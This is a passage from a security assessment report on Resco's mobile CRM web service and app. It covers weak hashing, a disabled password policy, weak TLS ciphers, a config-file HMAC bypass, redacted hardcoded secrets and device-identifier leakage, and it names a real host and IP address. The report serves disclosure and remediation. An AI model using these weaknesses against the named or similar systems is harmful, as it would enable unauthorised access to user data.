<filter type='and'>                                 <condition attribute='systemuserid'
operator='eq' value='601d9d17-89b4-e111-9c9a-00155d0b710a'/>
</filter>                    </link-entity>              </link-entity>
</entity></fetch>
```

The application did not accept the malicious character, and returned the following error:

```
HTTP/1.1 500 Internal Server Error
...
Connection: close

<?xml version="1.0" encoding="utf-8"?><Fault
xmlns="http://schemas.resco.net/XRM/XRMServiceError"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance"><Code>500</Code><Reason>ArgumentException</Reason><Detail>An error has
occured. {Id: 86df752f-f65a-4187-b479-0f7c401361b0}</Detail></Fault>
```

Affects:

Component
RESCO Web Service

RESO-001-1-6	*Unsafe Use of SHA-1*	
Risk Rating	Low	
Retest	N/A	**NOT RETESTED**

Description:

The application made use of the SHA-1 algorithm. SHA-1 is now considered to be cryptographically weak, in that it is vulnerable to collision attacks. This means that it is possible for an attacker to create two messages that have the same computed SHA-1 hash value.

SHA-1 is known to have a number of weaknesses, and was not considered appropriate for use after 2010. More recently, as of 2017, there are now publicly available tools to trivially generate certain file types with identical SHA-1 hashes (PDF, JPG, HTML, ZIP, EXE).

Through code review it was found that SHA-1 was used to store the hashed versions of users' passwords. This is evidenced in the following code excerpts:

Main/Tools/Woodfort/XRM.Data/Types/TypePassword.cs:137

```
		public static bool ValidatePassword(string password, byte[] correctHash)
		{
#if DEBUG
			System.Diagnostics.Stopwatch stopWath =
System.Diagnostics.Stopwatch.StartNew();
#endif
			try
			{
				// validate the hash size
				if(correctHash == null || correctHash.Length < SALT_BYTE_SIZE
+ HASH_BYTE_SIZE)
					return false;

				// Extract the parameters from the hash
				byte[] salt = correctHash.Take(SALT_BYTE_SIZE).ToArray();
				byte[] hash =
correctHash.Skip(SALT_BYTE_SIZE).Take(HASH_BYTE_SIZE).ToArray();

				byte[] testHash = PBKDF2(password, salt, PBKDF2_ITERATIONS,
hash.Length);
				return SlowEquals(hash, testHash);
			}
			catch
			{
				throw new InvalidOperationException("Invalid hash!");
			}
```

Main/Tools/Woodfort/XRM.Data/Types/TypePassword.cs:221

```
		private static byte[] PBKDF2(string password, byte[] salt, int iterations,
int outputBytes)
		{
			Rfc2898DeriveBytes pbkdf2 = new Rfc2898DeriveBytes(password, salt);
			pbkdf2.IterationCount = iterations;
			return pbkdf2.GetBytes(outputBytes);
		}
```

Recommendation:

SHA1 should be replaced with a stronger algorithm, such as one of the algorithms in either the SHA-2 or SHA-3 families.

Affects:

Component
RESCO Web Service

References:

SHA-1 weaknesses discovered

https://eprint.iacr.org/2015/967.pdf

NIST Phases out SHA-1

http://csrc.nist.gov/groups/ST/hash/statement.html

SHA-1 collision found

https://shattered.io

SHA-1 collision creation tool

http://alf.nu/SHA1 (PDF)

https://biterrant.io/ (EXE)

SHA-2 and SHA-3

https://en.wikipedia.org/wiki/SHA-2

https://en.wikipedia.org/wiki/SHA-3

RESO-001-1-7	*Password Policy Disabled*	
Risk Rating	Low	
Retest	20/07/2018	**PART CLOSED**

Description:

The password policy implemented by the web service had not been enabled. Consequently it would be possible to set weak password values. Weak passwords can be easier to guess or to determine through a brute-force attack and could therefore lead to the compromise of user accounts.

The web service implemented a password policy, but it was disabled, as shown below:

Main/Tools/Woodfort/Woodford.Web/Web.config:39

```
              <!-- User password strength regex check (empty allows any password) -->
              <!-- Sample: "^(?=.*[0-9])(?=.*[A-Z])(?=.*[!@#$&*]).{8,}$"
                     - ensure at least one digit
                     - ensure at least one upper case letter
                     - ensure at least one special character
                     - and ensure at least 8 chars length -->
              <add key="PasswordPolicyStrengthRegex" value="" />
              <!--add key="PasswordPolicyStrengthRegex" value="^(?=.*[0-9])(?=.*[A-
Z])(?=.*[!@#$&amp;*]).{8,}$" /-->
```

As a result, it allowed users to set extremely weak passwords, such as `1`.

This issue could be combined with the No Account Lockout issue to leave the web service extremely vulnerable to brute-force password attacks.

Recommendation:

Ensure that the password policy is enabled for the web service and that it is configured in accordance with any defined policies for the application, system, or organisation.

Passwords should be at least eight characters long, and should be forced to include at least one upper case and one lower case letter, at least one special character and at least one digit. However, consideration could be given to relaxing password complexity in favour of a higher minimum length, providing that suitable guidance is given. This is because an examination of any large scale password dump will show that the majority of users choose a password which is in line with the bare minimum required by a policy but is nevertheless weak. Therefore, any technical controls in this area should also be supported by efforts to educate users, both on the reasons for the policy and with practical tips for the creation of secure passwords.

For administrator or more highly privileged accounts, a minimum length of twelve characters is typically recommended, with an enforced complexity at least equal to that set out above.

Other defences to consider include:

- Detecting and responding to automated password attacks
- Blacklisting variations on common passwords, such as usernames, the application, the organisation etc.
- Monitoring for unusual activity
- Making users aware of the last login event and encouraging them to report anything suspicious

Retest - RS 20/07/2018:

A password policy was implemented which required the use of upper case letters, numbers and special characters, however it did not require lower case characters. It was therefore possible to set passwords which did not comply with security best practices, such as “`PASSWO1!`”. For this reason, this issue was considered to be partially remediated.

Affects:

Component
RESCO Web Service

References:

CWE-521: Weak Password Requirements

https://cwe.mitre.org/data/definitions/521.html

UK Government password guidance

https://www.ncsc.gov.uk/guidance/password-guidance-simplifying-your-approach

NCC Group Whitepaper on Implementing Password and Brute-Force Mitigation Policies

https://www.nccgroup.trust/uk/our-research/password-and-brute-force-mitigation-policies/

OWASP Guidance

https://www.owasp.org/index.php/Authentication_Cheat_Sheet%23Implement_Proper_Password_Strength_Controls

RESO-001-1-8	***Weak SSL Cipher Suites Supported***	
Risk Rating	Low	
Retest	N/A	**NOT RETESTED**

Description:

A cipher suite supported by the web service was not sufficiently cryptographically secure and, as a result, cannot provide as much protection against brute-force decryption when compared to more modern cipher suites, should the traffic be captured.

The following weak (highlighted in red) cipher suite was supported:

```
Cipher Suite Name (RFC)                      KeyExch.   Encryption  Bits
-----------------------------------------------------------------------
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384       ECDH 521   AES         256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA          ECDH 521   AES         256
TLS_RSA_WITH_AES_256_GCM_SHA384             RSA        AESGCM      256
TLS_RSA_WITH_AES_256_CBC_SHA256             RSA        AES         256
TLS_RSA_WITH_AES_256_CBC_SHA                RSA        AES         256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256       ECDH 521   AES         128
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA          ECDH 521   AES         128
TLS_RSA_WITH_AES_128_GCM_SHA256             RSA        AESGCM      128
TLS_RSA_WITH_AES_128_CBC_SHA256             RSA        AES         128
TLS_RSA_WITH_AES_128_CBC_SHA                RSA        AES         128
TLS_RSA_WITH_3DES_EDE_CBC_SHA               RSA        3DES        168
```

Although Triple DES (3DES) nominally uses a 168 bit key it has been shown to provide an effective key strength of 112 bits, at best. The recommended minimum is 128 bits. Cipher suites that use 3DES are identifiable by the '3DES' or 'CBC3' label. (Triple DES is also relatively slow so there may be performance benefits from dropping support for it.)

Recommendation:

Disable all cipher suites that use a key length of less than 128 bits. Mozilla's recommendations on cipher suite ordering (based on the profile of connecting clients) are provided in the References below.

Note that if 3DES and RC4 cipher suites are both unavailable, users with older Microsoft systems (IE 8 or less on Windows XP or less) will not be able to connect by default. If support for this user base must be maintained, it is recommended that cipher suites based on 3DES should be enabled in preference to RC4 as, in the current climate, there is probably greater potential for reputational damage by supporting RC4. If support for 3DES is required, limit the length of TLS sessions where possible (check the `MaxKeepAliveRequests` parameter for Apache or the `keepalive_requests` parameter for Nginx). While 3DES is still preferable over RC4, organisations should begin to plan for the eventuality that 3DES and RC4 are considered equally weak.

Affects:

IP Address	DNS Name	Port
35.158.224.154	progres-dev.rescocrm.com	443

References:

OpenSSL Cipher Information

http://www.openssl.org/docs/apps/ciphers.html

How to Restrict the Use of Certain Cryptographic Algorithms and Protocols by Microsoft

http://support.microsoft.com/default.aspx?scid=kb;en-us;245030

Mozilla Cipher Suite Recommendations

https://wiki.mozilla.org/Security/Server_Side_TLS#Recommended_configurations

SSL/TLS Deployment Best Practices by SSL Labs

https://www.ssllabs.com/projects/best-practices/index.html

A Roster of TLS Cipher Suite Weaknesses by Google

http://googleonlinesecurity.blogspot.co.uk/2013/11/a-roster-of-tls-cipher-suites-weaknesses.html

NCC Group Whitepaper on the Configuration of SSL/TLS Services

https://www.nccgroup.trust/uk/our-research/how-organisations-can-properly-configure-ssl-services-to-ensure-the-integrity-and-confidentiality-of-data-in-transit/

Sweet32 attack and defences

https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2016/august/new-practical-attacks-on-64-bit-block-ciphers-3des-blowfish/

https://blog.cryptographyengineering.com/2016/08/24/attack-of-week-64-bit-ciphers-in-tls/

https://sweet32.info/SWEET32_CCS16.pdf

http://httpd.apache.org/docs/2.4/mod/core.html#maxkeepaliverequests

http://nginx.org/en/docs/http/ngx_http_core_module.html#keepalive_requests

RESO-001-1-9	*No TLS/SSL Downgrade Attack Prevention*	⚠
Risk Rating	Low	
Retest	N/A	**NOT RETESTED**

Description:

The affected SSL/TLS service did not implement any protections against SSL downgrade attacks, such as the TLS_FALLBACK_SCSV mitigation. This meant that an attacker could potentially use a man-in-the-middle attack against an active connection between a client and the web server and downgrade connections to a more vulnerable protocol such as TLSv1.

Recommendation:

Web servers should be reconfigured to implement the TLS_FALLBACK_SCSV signal. It should be noted that, at the moment of this writing, IIS does not provide this signal. Possible alternative solutions to this issue in this scenario are to either remove support for vulnerable versions of TLS, or deploying a gateway between the affected web server and its clients which implements the SSL/TLS layer and does implement this signal.

Affects:

IP Address	DNS Name	Port
35.158.224.154	progres-dev.rescocrm.com	443

References:

Poodle and the TLS FallBack SCSV Remedy

http://www.exploresecurity.com/poodle-and-the-tls_fallback_scsv-remedy/

RFC7507: TLS Fallback Signalling Cipher Suite Value (SCSV) for Preventing Protocol Downgrade Attacks

https://tools.ietf.org/html/rfc7507

OpenSSL Security Advisory [15 Oct 2014]

https://www.openssl.org/news/secadv/20141015.txt

RESO-001-1-10	*BEAST SSL / TLS Weaknesses*	
Risk Rating	Info	
Retest	N/A	**NOT RETESTED**

Description:

A vulnerability that could allow information disclosure exists in SSL and version 1.0 of TLS. The weakness is caused by an improper choice of initialisation vector (IV) used by block ciphers operating in cipher block chaining (CBC) mode. The exploit that takes advantage of the vulnerability is known as “browser exploit against SSL/TLS” (BEAST). BEAST allows attackers to compromise the confidentiality of connections to reveal short sections of plaintext, with session cookies being the most likely target. The potential for the BEAST vulnerability has been reported here because the affected SSL/TLS service supported block ciphers in CBC mode operating under vulnerable SSL/TLS protocol versions.

The following cipher suites were effected:

```
Cipher Suite Name (RFC)                    KeyExch.   Encryption  Bits
----------------------------------------------------------------------
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384      ECDH 521   AES         256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA         ECDH 521   AES         256
TLS_RSA_WITH_AES_256_GCM_SHA384            RSA        AESGCM      256
TLS_RSA_WITH_AES_256_CBC_SHA256            RSA        AES         256
TLS_RSA_WITH_AES_256_CBC_SHA               RSA        AES         256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256      ECDH 521   AES         128
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA         ECDH 521   AES         128
TLS_RSA_WITH_AES_128_GCM_SHA256            RSA        AESGCM      128
TLS_RSA_WITH_AES_128_CBC_SHA256            RSA        AES         128
TLS_RSA_WITH_AES_128_CBC_SHA               RSA        AES         128
TLS_RSA_WITH_3DES_EDE_CBC_SHA              RSA        3DES        168
```

The BEAST attack itself is client-side and requires the attacker to not only be in a position to inspect the encrypted traffic but also to initiate crafted requests made from the victim’s browser. In addition to this requirement, the major browser vendors have implemented client-side fixes for the IV flaw (Apple being the last to do so in October 2013) and thus users with up-to-date browsers should not be affected. For these reasons the issue has been rated as informational.

Recommendation:

No server-side remedial action can fully eliminate the conditions necessary for a successful BEAST attack because it is a client-side issue. While disabling SSL is recommended, removing support for TLS version 1.0 could prevent some users from accessing the service.

While prioritising the use of cipher suites based on the RC4 stream cipher would mitigate BEAST, RC4 has been shown to suffer from cryptographic flaws that mean this action is not a recommended long-term solution.

TLS versions 1.1 and 1.2 are not susceptible to the weak IV design. However, while supporting them is recommended, that does not specifically resolve the BEAST attack because the man-in-the-middle attacker can launch what is known as a “protocol downgrade attack”. In this attack the man-in-the-middle interferes with the TLS connection to try to force browsers to use lower TLS versions that are vulnerable to BEAST. This downgrade attack can be mitigated by supporting the TLS_FALLBACK_SCSV mechanism, but this must also be supported by the user’s browser for the mitigation to work.

Affects:

IP Address	DNS Name	Port
35.158.224.154	progres-dev.rescocrm.com	443

References:

Original BEAST Attack

http://vnhacker.blogspot.co.uk/2011/09/beast.html

NCC Group Whitepaper on the Configuration of SSL/TLS Services

https://www.nccgroup.trust/uk/our-research/how-organisations-can-properly-configure-ssl-services-to-ensure-the-integrity-and-confidentiality-of-data-in-transit/

SSL Labs

https://community.qualys.com/blogs/securitylabs/2013/09/10/is-beast-still-a-threat

https://community.qualys.com/blogs/securitylabs/2013/10/31/apple-enabled-beast-mitigations-in-os-x-109-mavericks

TLS_FALLBACK_SCSV

https://tools.ietf.org/html/draft-ietf-tls-downgrade-scsv-05

http://www.exploresecurity.com/poodle-and-the-tls_fallback_scsv-remedy/

RESO-001-1-11	*HTTP “Basic” Authentication in Use*	
Risk Rating	Info	
Retest	N/A	**NOT RETESTED**

Description:

The web service did not implement a session management mechanism. Instead, the service required the username and password to be provided for each request. As a result, should an attacker gain access to one single request, it would be possible to compromise the user’s account. This is contrary to a session managed using cryptographically secure tokens, where compromising a single token would only allow an attacker to compromise the user’s active session.

In basic HTTP authentication, passwords are encoded using the Base64 encoding scheme, but not encrypted, before being transmitted over the network. An attacker able to intercept the data packets would be able to recover the password by decoding it with a trivial effort.

It is acknowledged that the communication channel between client and server was encrypted using SSL/TLS. However, weaknesses in the communication channel - which were identified, see Weak SSL Cipher Suites Supported - may allow compromising part of the encrypted data transmitted over such channel.

An example request can be seen below.

Request:

```
POST /rest/v1/data/ncc HTTP/1.1
Content-Type: text/xml; charset=utf-8
Authorization: Basic b3J[redacted]tOjE=
Host: progres-dev.rescocrm.com
Content-Length: 257
Expect: 100-continue
Accept-Encoding: gzip, deflate
Connection: close

<fetch distinct='0' page='1' count='500' >
	<entity name='resco_mobilesecuritypolicy'>
		<all-attributes/>
		<filter type='and'>
			<condition attribute='id' operator='eq' value='9590064c-82a7-45fe-a08c-82fb20019e42'/>
		</filter>
	</entity>
</fetch>
```

In addition, while most web servers will not log HTTP headers by default, they could be configured for this purpose. Similarly, it is common practice to include request data in server logs which are handled by the application’s business logic. While this was not found to be the case during the assessment, future deployments could mistakenly add a statement to log an `Authorization` header, hence increasing the risk of storing such credentials in clear text.

Recommendation:

Other, more secure, authentication methods are offered by web servers and application frameworks and should be considered.

Affects:

Component
RESCO Web Service

References:

OWASP Periodic Table of Vulnerabilities - Weak Authentication Methods

https://www.owasp.org/index.php/OWASP_Periodic_Table_of_Vulnerabilities_-_Weak_Authentication_Methods

2.1.2 Phase 2 – Mobile Application Code Review

RESO-001-2-1	***Outdated Third Party Libraries***	
Risk Rating	Medium	
Retest	30/07/2018	**CLOSED**

Description:

A number of third party libraries included within the code base were found to be outdated. Third party libraries should be kept up to date to ensure they contain the latest security patches and enhancements.

The following libraries were identified as being outdated:

Library	**Installed**	**Current**	**Path**	**Vulnerable**
jQuery	1.10.2	1.12.4	MobileCrm\www\jquery-1.10.2.min.js	Yes
jQuery	2.0.3	2.2.4	MobileCrm\www\jquery\jquery-2.2.4.min.js	Yes
JSON3	3.3.0	3.3.2	MobileCrm\www\json3.min.js	No
Knockout	3.2.0	3.4.2	MobileCrm\www\knockout-3.2.0.debug.js	Yes
Moment	2.5.1	2.22.2	MobileCrm\www\moment-2.5.1.min.js	Yes

Recommendation:

Ensure that the latest secure versions of third party libraries are used by the application if possible.

Retest - PW 30/07/2018:

The jQuery version utilised by the majority of the HTML pages within the application had been updated to 2.2.4 (the current version at the time of writing). Four pages appeared to still utilise the legacy version 1.10.2, however, it was confirmed that the application did not utilise these pages as part of the build process and therefore this use case can be considered resolved.

These were:

- MobileCrm\www\Planner\Test\index.html
- MobileCrm\www\Planner\Accounts\index.html
- MobileCrm\www\Planner\WorkOrders\index.html
- MobileCrm\www\Planner\TimeOffs\index.html

The version of JSON3 utilised was still the outdated version 3.3.0. However, this library did not appear to be linked by any application page and so this use case can be considered resolved.

The version of Knockout utilised by the application was still the outdated version 3.2.0; this library did not appear to be used by the application so this use case can be considered resolved.

The version of Moment utilised was still the outdated version 2.5.1. However, this library did not appear to be linked by any application page and so this use case can be considered resolved.

References:

jQuery – CVE-2015-9251

https://nvd.nist.gov/vuln/detail/CVE-2015-9251

jQuery – CVE-2016-10707

https://nvd.nist.gov/vuln/detail/CVE-2016-10707

Cross-Site Scripting Vulnerability in Knockout < 3.5.0-beta

https://snyk.io/vuln/npm:knockout:20180213

Vulnerabilities Affecting Moment JS Library

https://snyk.io/test/npm/moment/2.5.1

RESO-001-2-2	*Config File HMAC Bypass*	
Risk Rating	Medium	
Retest	30/07/2018	**CLOSED**

Description:

The software did not correctly handle the case when the HMAC is not present in the configuration file. As a result, it might be possible to forge the contents of a configuration file, although this would require local access to the device where the configuration file was stored.

The `VerifyFileHash()` method in LoginInfo.cs performed the following:

```
public bool VerifyFileHash(string password)
{
        var text = this.StoredFileHash;
        if (!string.IsNullOrEmpty(text) && this.FileHash != null)
        {
...
                var h = Convert.ToBase64String(calculatedHash);
                return h == cryptoFileHash;
        }
        else
        {
                // The hashes will be both set or both empty.
                // The only case when this is allowed is 1. Upgrade or 2. Demo
                return string.IsNullOrEmpty(this.PasswordHash) ||
!string.IsNullOrEmpty(this.LegacyPasswordHash);
        }
}
```

Therefore, if no HMAC (the `StoredFileHash` member variable) is present and a legacy password hash is also present, the file verification will succeed. Note that if both the current password and legacy password fields are present, the current one is used in preference, as can be seen in the `PasswordHash` property implementation:

```
public string PasswordHash
{
        get { return this.StoredPasswordHash ?? this.LegacyPasswordHash; }
```

The configuration file could therefore be modified without needing to know the password.

Recommendation:

Ensure that an unsigned configuration file can only be used in the cases mentioned in the comment, such as for demo purposes or when upgrading from a legacy configuration.

Retest - PW 30/07/2018:

The affected code had been updated to prevent fall-back to the legacy behaviour, resolving the issue and preventing bypass of the signature verification. The below excerpt contains the fixed code:

AppSource_Updated\11.2beta1\Source\MobileCrm.Data\LoginInfo.cs (line 935)

```
                public bool VerifyFileHash(string password)
                {
                        var text = this.StoredFileHash;
                        if (!string.IsNullOrEmpty(text) && this.FileHash != null)
                        {
                              if (string.IsNullOrEmpty(password))
                                      return false;
```

```
                           var saltTextLength = SaltLength / 3 * 4;
                           var saltText = text.Substring(0, saltTextLength);
                           var salt = Convert.FromBase64String(saltText);
                           var cryptoFileHash = text.Substring(saltTextLength);

                           var calculatedHash =
MobileCrm.Data.Crypto.EncryptedFile.CalculateHMACSHA256(password, salt, this.FileHash);
                           var h = Convert.ToBase64String(calculatedHash);
                           return h == cryptoFileHash;
                     }
                     else
                     {
                           // The hashes will be both set or both empty.
                           // The only case when this is allowed is 1. Upgrade or 2.
Demo
                           //return string.IsNullOrEmpty(this.PasswordHash) ||
!string.IsNullOrEmpty(this.LegacyPasswordHash);

                           // @MP 4.7.2018 - This code was deployed 3.5 years ago. Demo
mode will never call this method (url is null).
                           // An upgrade is unlikely and would only cause a one-time
inconvenience in the form of password dialog.
                           return false;
                     }
              }
```

Therefore the behaviour described (where a LegacyPasswordHash is present, but PasswordHash is not - leading to “return true”) can no longer occur.

Affects:

File
MobileCrm.Data\LoginInfo.cs

RESO-001-2-3	*Exposed API OAuth Application Keys and Secrets*	
Risk Rating	Low	
Retest	N/A	**NOT RETESTED**

Description:

Various third party API keys were discovered in the code base, including keys for Microsoft, Google, Salesforce, DropBox, Docusign and Universign services. Storing OAuth application secrets within shared applications is not considered best practice, as it may allow an attacker to abuse some OAuth implementations.

Below it is shown where the various API keys were exposed:

MobileCrm.Data\Integration\OneDrive\Service.cs

```
            private const string AppName = "Mobile CRM";
            /// <summary>
            /// Gets the  application key (as registered at the Microsoft account).
            /// </summary>
            public const string AppKey = "0[redacted]D";
            /// <summary>
            /// Gets the Microsoft application secret (as registered at the Microsoft
account).
            /// </summary>
            public const string AppSecret = "euL[redacted]arX+";
```

MobileCrm.Data\Integration\DropBox\Service.cs

```
            private const string AppName = "Resco Mobile CRM";
            /// <summary>
            /// Gets the DropBox application key (as registered at the DropBox
AppConsole).
            /// </summary>
            public const string AppKey = "tf[redacted]gm";
            /// <summary>
            /// Gets the DropBox application secret (as registered at the DropBox
AppConsole).
            /// </summary>
            public const string AppSecret = "0l[redacted]kh";
```

MobileCrm.Data\Integration\Docusign\Service.cs

```
            private const string AppName = "Mobile CRM";
            /// <summary>
            /// Gets the  application key (as registered at the Docusign account).
            /// </summary>
            public const string AppKey = "ef[redacted]20";
            /// <summary>
            /// Gets the Docusign application secret (integrator key, generated via
Docusign-admin page).
            /// </summary>
            public const string AppSecret = "f0[redacted]cd";
```

MobileCrm.Data\Integration\Universign\Service.cs

```
        private const string AppName = "Resco Mobile CRM";
            /// <summary>
            /// Gets the  application key (as registered at the Universign account).
            /// </summary>
```

```
             public const string AppKey = "5b[redacted]ff";
        /// <summary>
        /// Gets the Universign application secret (as registered at the Universign
account).
        /// </summary>
        public const string AppSecret = "33[redacted]64";
```

MobileCrm.Data\WebService\Salesforce\SalesforceService.cs

```
       const string ClientId =
"3MV[redacted]X1y";
        const string ClientSecret = "20[redacted]16";
        const string ApiTokenSoap = "Resco/RescoMobileCRM/";
```

MobileCrm.Data\Integration\Google\GoogleServiceBase.cs

```
             internal const string ClientId =
"10[redacted].apps.googleusercontent.com";
             /// <summary>Mobile CRM Google Console registration client
secret.</summary>
             internal const string ClientSecret = "Vl[redacted]p1";
             /// <summary>Mobile CRM Google Console registration client name.</summary>
             internal const string ClientName = "Mobile CRM";
```

Recommendation:

The safest approach would be to implement the OAuth exchanges from Resco's server to the OAuth provider, this would allow the application key and secret for each service to be removed from the code. However, validation would likely need to be implemented on the Resco server to ensure that the user requesting the OAuth token is trusted. A high level flow for how this might look as been provided below:

1. Mobile user wants to connect to Google
2. Mobile application opens Resco Web Page confirming if the user would like to connect to Google
3. User proceeds and is redirected to Google, in the background Resco sends the App Key and App Secret to Google, this is not disclosed to the user
4. User authenticates to Google and gives Resco Access
5. Google sends access token and refresh token to Resco
6. Resco passes back the access token and refresh token securely to the client

Affects:

File
MobileCrm.Data\Integration\OneDrive\Service.cs
MobileCrm.Data\Integration\DropBox\Service.cs
MobileCrm.Data\Integration\Docusign\Service.cs
MobileCrm.Data\Integration\Universign\Service.cs
MobileCrm.Data\WebService\Salesforce\SalesforceService.cs
MobileCrm.Data\Integration\Google\GoogleServiceBase.cs

References:

Best practices for securely using API keys

https://support.google.com/cloud/answer/6310037?hl=en

OAuth2 Introduction

https://www.digitalocean.com/community/tutorials/an-introduction-to-oauth-2

OAuth2 Threat Model and Security Considerations

https://tools.ietf.org/html/rfc6819#section-4.1.1

RESO-001-2-4	*Hardcoded HMAC Credentials*	
Risk Rating	Low	
Retest	N/A	**NOT RETESTED**

Description:

The codebase contained hardcoded credentials used as HMAC secrets. This does not conform to security best practice guidelines as the same passwords would be used on all device's installations.

The following files contained hardcoded secrets:

MobileCrm.Data\Configuration.cs

```
             m_settings.FileHash = 
MobileCrm.Data.Crypto.EncryptedFile.CalculateHMACSHA256("[redacted]", salt, ms);
...
settings.FileHash = MobileCrm.Data.Crypto.EncryptedFile.CalculateHMACSHA256("[redacted]", 
salt, ms); // FileHash
```

MobileCrm.Data\LoginInfo.cs line 968

```
       const string PKey = "T[redacted]j";
```

MobileCrm.Data\Crypto\SecuredFolder.cs

```
const string HashPwd = "o[redacted]7";
...
       var hash = EncryptedFile.CalculateHMACSHA256(HashPwd, salt, data);
...
                    var hash = EncryptedFile.CalculateHMACSHA256(HashPwd, salt, ms);
```

Whilst applications might need to access credentials without user interaction, storing them in the code makes it difficult to change them – should the credentials be discovered, an attacker could gain access to the program.

Discovery of the credentials would also be easy; strings hardcoded into a binary are trivially extractable, using a variety of common tools, and so anyone with access to the binary file would be able to discover them with little effort.

Recommendation:

While it is noted that an attacker would need local access to the mobile device itself to exploit this issue in practice, it is preferable to ensure that passwords for a specific users application are generated at install time, and stored securely.

Affects:

File
MobileCrm.Data\Configuration.cs
MobileCrm.Data\LoginInfo.cs
MobileCrm.Data\Crypto\SecuredFolder.cs

References:

Hardcoded Credentials Example

http://nakedsecurity.sophos.com/2014/04/03/is-amazon-hacking-our-apps-or-doing-us-all-a-security-favour/

SANS Top 25 Software Flaws: Number 11, Hardcoded Credentials

http://software-security.sans.org/blog/2010/03/10/top-25-series-rank-11-hardcoded-credentials/

CWE-798: Use of Hard-Coded Credentials

http://cwe.mitre.org/data/definitions/798.html

OWASP: Hard-Coded Password

https://www.owasp.org/index.php/Hard-Coded_Password

RESO-001-2-5	*Encrypted File Password Stored in Plaintext*	
Risk Rating	Low	
Retest	N/A	**NOT RETESTED**

Description:

The application settings were stored twice, once with secure storage and a second time in an encrypted file. The key used to encrypt the second file was stored in plaintext within the config.xml file.

The following code snippet shows how the static key was used to create the encrypted secpol81.bin file.

MobileCrm.Data/Configuration.cs:324

```
public void SaveSecuritySettings()
{
    lock (m_saveLock)
    {
        var settings = this.SecuritySettings;
        var s = new MobileCrm.Data.Crypto.SecureStorage(this);
        using (var ms = new MemoryStream())
        {
            var xml = new
System.Xml.Serialization.XmlSerializer(typeof(ApplicationSecuritySettings));
        xml.Serialize(ms, settings);
        var data = ms.ToArray();
        s.ProtectData(SecuritySettingsFile, data);

        var key = this.j.SystemUserId.ToString();
        using (var f = MobileCrm.Data.Crypto.EncryptedFile.Create(this, "secpol81.bin",
key, null))
            f.Write(data, 0, data.Length);
        }
    }
}
```

`SystemUserId` is a de-serialized GUID which was stored in the settings file config.xml:

```
<SystemUserId>aaa70ba6-073b-469d-b4c8-95f592acaa02</SystemUserId>
```

Recommendation:

The secpol81.bin file appeared to be used as a backup for the case when secure storage fails. Consider if it is necessary to always store this version. Rather than using an accessible string within the config.xml file to act as a key for encryption, consider leveraging the keystore (specific to Android) functionality to carry out the password storage.

Affects:

File
MobileCrm.Data/Configuration.cs

RESO-001-2-6	*No Certificate Pinning*	△
Risk Rating	Low	
Retest	N/A	**NOT RETESTED**

Description:

It was possible to intercept the encrypted traffic being passed between the application and the various servers it communicated with as certificate pinning was not enforced. This means that a suitably-placed or equipped attacker could monitor the data in transit and possibly acquire sensitive information.

After setting a proxy on the device, normally any HTTPS traffic that is sent to the proxy would be encrypted and unreadable. It is possible to install a custom public key certificate onto the device that allows the proxy to decrypt and modify these requests and responses.

The application did not verify the private key that was used to encrypt the traffic received from the server. This allows the proxy's private key to encrypt traffic that will be accepted by the device if the corresponding public key is installed, as is common in corporate deployments to access internal services. This particular scenario would allow an administrator to see all the data contained within the requests and responses if the device was routed through a corporate proxy server.

Recommendation:

Certificate pinning should be implemented. Certificate pinning stores the key properties of valid server certificates inside the application which are compared against the certificate used to encrypt and decrypt the traffic during application usage. If the properties do not match any certificates stored within the application, the application does not transmit any data over the link and presents an error message to the user instead.

Note:

Subsequent discussion with Resco indicated that certificate pinning was an optional feature. The following response to this issue was received from Resco:

'Optional feature. LoginInfo.PinnedCertificates contains the HASH of the certificate that must be used for server communication. If the certificate does not match, communication is aborted with an error'

This being the case - and if the feature is enabled - then the risk posed by this issue would be mitigated. It should be noted that the effectiveness of this functionality was not determined during the assessment.

References:

Certificate and Public Key Pinning

https://www.owasp.org/index.php/Certificate_and_Public_Key_Pinning

RESO-001-2-7	***Application Sends Device Identifiers to Resco***	⚠
Risk Rating	Low	
Retest	N/A	**NOT RETESTED**

Description:

The application sent detailed device-specific information to Resco servers in the form of the device name (UDID for iOS devices) and operating system. Identifiers such as these should not be sent to third parties.

For example, when running the Windows desktop version of the application, the following information was sent in the body of a POST request to https://progres-dev.rescocrm.com/rest/v1/data/ncc/Execute:

```
<Entity EntityName="resco_mobiledevice" Action="Update"
xmlns="http://schemas.resco.net/XRM/Execute"><id>d82ce6d7-7c42-4260-8528-
1fb012b86813</id><resco_deviceid>11554D56-B885-657C-4749-
217622BFB31D</resco_deviceid><resco_devicename>WIN-
BVR15LOMJQV</resco_devicename><resco_deviceos>VMware, Inc. VMware Virtual Platform
      Microsoft Windows NT 6.1.7601 Service Pack
1</resco_deviceos><resco_mobilecrmversion>11.0.3.0</resco_mobilecrmversion><resco_owneri
d>028dc6da-2158-4cf3-8742-2b31f31c0942</resco_ownerid><resco_ownername
/><resco_synchronizedon>2018-06-21T10:02:39.7998359Z</resco_synchronizedon><resco_pushid
/><resco_devicestatechangedon>2018-06-
21T10:02:39.7998359Z</resco_devicestatechangedon><resco_devicestate>0</resco_devicestate
></Entity>
```

Recommendation:

The amount of sensitive data transmitted should be kept to a minimum. If it is necessary to distinguish different devices, then the device identifier should be anonymised, for example by using a salted hash. If detailed operating system version information is not required, then the OS identifier could also be replaced by a more generic identifier, for example an integer corresponding to the OS, such as 1 for Android, 2 for iOS, etc.

Affects:

File
MobileCrm.Data\Customization\DeviceConfiguration.cs

RESO-001-2-8	*Use of SHA-1*	⚠
Risk Rating	Low	
Retest	30/07/2018	**CLOSED**

Description:

The application made use of the SHA-1 algorithm. SHA-1 is now considered to be cryptographically weak, in that it is vulnerable to collision attacks. This means that it is possible for an attacker to create two messages that have the same computed SHA-1 hash value.

SHA-1 is known to have a number of weaknesses, and was not considered appropriate for use after 2010. More recently, as of 2017, there are now publicly available tools to trivially generate certain file types with identical SHA-1 hashes (PDF, JPG, HTML, ZIP, EXE).

